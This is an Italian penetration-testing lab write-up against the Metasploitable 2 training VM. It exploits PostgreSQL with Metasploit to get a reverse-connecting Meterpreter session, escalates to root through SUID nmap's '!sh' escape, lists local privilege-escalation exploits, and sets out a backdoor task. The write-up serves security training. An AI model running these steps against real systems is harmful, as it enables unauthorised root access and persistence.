S7L3

Usa il modulo **exploit/linux/postgres/postgres_payload** per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione **Meterpreter** sul sistema target.

Escalation di privilegi e backdoor:

- Una volta ottenuta la sessione **Meterpreter**, il tuo compito è eseguire un'escalation di privilegi per passare da un utente limitato a root utilizzando solo i mezzi forniti da msfconsole.
- Esegui il comando **getuid** per verificare l'identità dell'utente corrente.

In questo esercizio è stata analizzata una vulnerabilità del servizio PostgreSQL presente nella macchina Metasploitable 2. L'obiettivo principale era sfruttare il modulo **exploit/linux/postgres/postgres_payload** di Metasploit Framework per ottenere una sessione Meterpreter sul sistema target. Una volta stabilita la connessione, il compito prevede l'esecuzione di un'escalation di privilegi al fine di passare da un utente con permessi limitati a root, utilizzando esclusivamente i moduli e le funzionalità offerte da msfconsole.


Per prima cosa avviamo msfconsole e selezioniamo il modulo consigliato dalla traccia, per lo svolgimento dell'esercizio, con il comando **use** seguito dal nome del modulo (**exploit/linux/postgres/postgres_payload**). Questo modulo è progettato per iniettare un payload malevolo sfruttando una configurazione non sicura del database.

Una volta lanciato il modulo definiamo i parametri (come da immagine) tenendo a mente che questo modulo utilizza come payload linux/x86/meterpreter/reverse_tcp, questo è un tipo di payload che fa si che la macchina compromessa si connetta tramite reverse shell alla macchina attaccante. Successivamente vengono impostati gli indirizzi IP:

set RHOSTS 192.168.1.40 è l'indirizzo IP del **"Remote Host"**, cioè il server PostgreSQL della vittima.

set LHOST 192.168.1.25: L'indirizzo IP del **"Local Host"**, cioè la macchina dell'attaccante, che si metterà in ascolto in attesa della connessione della vittima.

A questo punto eseguiamo il comando **run**, pochi istanti dopo l'exploit ha successo, Metasploit carica il payload sul server della vittima, che si connette alla macchina dell'attaccante, aprendo una sessione **Meterpreter**.



Una volta aperta la sessione **Meterpreter**, digitiamo **shell** che crea una shell di sistema standard. In poche parole ci permette di entrare nella vera e propria shell del computer vittima, come se fossimo seduti davanti a quel dispositivo.

```
meterpreter > shell
Process 4994 created.
Channel 2 created.
```

Usando il comando **find / -perm -u=s -type f 2>/dev/null**, che cerchiamo in tutto il file system (/) i file (-type f) che hanno il bit SUID (-perm -u=s) impostato. L'output del comando mostra una lunga lista di file, tra cui programmi comuni come ping, passwd, sudo e, in questo caso, **Nmap**.

```
find / -perm -u=s -type f 2>/dev/r
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-sc
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

```
/usr/bin/nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
```

dopo aver identificato **Nmap** come programma con il bit SUID attivo, abbiamo trovato un punto debole noto in alcune delle sue versioni più datate. Invece di usare Nmap per la sua funzione standard (scansione di rete), lo sfruttiamo per eseguire comandi arbitrari con privilegi elevati.

Il comando nmap --interactive avvia Nmap in una modalità speciale in cui l'utente può inserire comandi da linea di comando in modo interattivo. All'interno di questa modalità, Nmap ha una funzione **escape** (**sh**=Shell escape), che permette di uscire temporaneamente dalla sua interfaccia per eseguire comandi di sistema.

Grazie a ciò utilizzando il comando **!sh** e diciamo al programma di uscire dalla shell interattiva di nmap, poiché **nmap** ha il bit SUID attivo, la nuova shell viene avviata con i privilegi dell'utente che possiede il file di Nmap, che in questo caso è root. Ci basterà chiedere tramite whoami per verificare che l'escalation di privilegi è stata completata.

```
nmap> !sh
whoami
root
```

BONUS

Bonus

- Usa il modulo **post** di **msfconsole** per identificare potenziali vulnerabilità locali che possono essere sfruttate per l'escalation di privilegi.
- Esegui l'exploit proposti e verifica ogni vulnerabilità trovata dal modulo sopracitato.
- Per ogni vulnerabilità test l'escalation di privilegi eseguendo nuovamente **getuid** o tentando di eseguire un comando che richiede privilegi di root.
- sempre usando msfconsole installa una **backdoor** e dimostra che puoi accedere ad essa in un momento successivo.

Per procedere con l'esercizio bonus ho messo in **background** la sessione di meterpreter e successivamente utilizzo un metodo post (**post/multi/recon/local_expoit_suggester**) per identificare potenziali vulnerabilità con il comando **use.**

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_payload) > sessions -l

Active sessions
===============

  Id  Name  Type                  Information                          Connection
  --  ----  ----                  -----------                          ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.25:4444 → 192.168.1.40:39434 (192.168.1.40)

msf6 exploit(linux/postgres/postgres_payload) > use post/multi/recon/local_exploit_suggester
```

Le vulnerabilità trovate dal suggester sono le seguenti:

```
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 192.168.1.40 - Collecting local exploits for x86/linux...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/rub
y/3.3.0/syslog.so was loaded from the standard library, but will no longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 192.168.1.40 - 205 exploit checks are being tried...
[+] 192.168.1.40 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.40 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.40 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.40 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.1.40 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.1.40 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.1.40 - Valid modules for session 1:
============================

 #   Name                                                  Potentially Vulnerable?  Check Result
 -   ----                                                  -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is running, but could no
t be validated.
 5   exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                        Yes                      The target is vulnerable. /usr/bin/n
map is setuid
```

Scelgo di utilizzare l'exploit **exploit/linux/local/glibc_ld_audit_dso_load_priv_esc**, ma prima di avviare, cambio il payload da x64 a x86 così da poter permettere il corretto funzionamento dell'exploit e lo avvio con il tasto **run**.